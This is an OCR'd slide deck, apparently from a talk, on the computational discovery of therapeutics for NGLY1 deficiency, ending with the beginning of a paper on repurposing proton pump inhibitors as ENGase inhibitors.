




This is a personal talk and my views do not necessarily reflect the views of the President or the administration.

That's great, but...

Clement Chow, Ph.D.


100%
survival
0
without GlcNAc
with GlcNAc

And, in general...

Man6-GlcNAc2-*alpha* => Man6-GlcNAc2 + *alpha*

Man6-GlcNAc2-*alpha* => Man6-GlcNAc + GlcNAc-*alpha*

GlcNAc-*alpha* + GlcNAc-*beta* => GlcNAc-*alpha*-GlcNAc-*beta*

$$\varkappa$$

kappalang.org

Man6-GlcNAc2-*alpha* => Man6-GlcNAc2 + *alpha*

Man6-GlcNAc2-*alpha* => Man6-GlcNAc + GlcNAc-*alpha*

GlcNAc-*alpha* + GlcNAc-*beta* => GlcNAc-*alpha*-GlcNAc-*beta*


“What happens now?”

computer science

↓

biology & medicine

Toward therapeutics for NGLY1 deficiency




+ RNAi for NGLY1

+ RNAi for NGLY1

+ RNAi for NGLY1 & Gene X

+ RNAi for NGLY1 & Gene X


computer science


biology & medicine

computer science

↑

biology & medicine





70 compounds!

14 FDA approved!

1 works in the lab!


NDC 0067-6286-14
24HR
PREVACID®
Lansoprazole delayed-release capsules 15 mg / acid reducer
• May take 1 to 4 days for full effect, although some people get complete relief of symptoms within 24 hours
• Clinically Proven To Treat Frequent Heartburn
14
CAPSULES
ONE 14-DAY COURSE OF TREATMENT
Sodium Free

Bioorganic & Medicinal Chemistry Letters
journal homepage: www.elsevier.com

Repurposing of Proton Pump Inhibitors as First Identified Small Molecule Inhibitors of Endo-β-*N*-acetylglucosaminidase (ENGase) for the Treatment of Rare *NGLY1* Genetic Disease

Yiling Bi[a], Matthew Might[b], Hariprasad Vankayalapati[c, *], and Balagurunathan Kuberan [a, d, e, f, *]

[a]*Department of Medicinal Chemistry, University of Utah, Salt Lake City, Utah 84112, United States*
[b]*School of Computing, University of Utah, Salt Lake City, Utah 84112, United States*
[c]*Division of Oncology of School of Medicine and Center for Investigational Therapeutics at Huntsman Cancer Institute, University of Utah, 2000 Circle of Hope, Salt Lake City, Utah 84112, United States.*
[d]*Department of Biology, University of Utah, Salt Lake City, Utah 84112, United States*
[e]*Department of Bioengineering, University of Utah, Salt Lake City, Utah 84112, United States*
[f]*Interdepartmental Program in Neuroscience, University of Utah, Salt Lake City, Utah 84112, United States*

ARTICLE INFO


Article history:
Received
Revised
Accepted
Available online


Keywords:
NGLY1;
endo-β-*N*-acetylglucosaminidase (ENGase) inhibitors;
drug repurposing;
structure-based virtual screening;
proton pump inhibitors


ABSTRACT


N-glycanase deficiency, or *NGLY1* deficiency, is an extremely rare human genetic disease. *N*-glycanase, encoded by the gene *NGLY1*, is an important enzyme involved in protein deglycosylation of misfolded proteins. Deglycosylation of misfolded proteins precedes the endoplasmic reticulum (ER)-associated degradation (ERAD) process. *NGLY1* patients produce little or no *N*-glycanase (Ngly1), and the symptoms include global developmental delay, frequent seizures, complex hyperkinetic movement disorder, difficulty in swallowing/aspiration, liver dysfunction, and a lack of tears. Unfortunately, there has not been any therapeutic option available for this rare disease so far. Recently, a proposed molecular mechanism for *NGLY1* deficiency suggested that endo-β-*N*-acetylglucosaminidase (ENGase) inhibitors may be promising therapeutics for 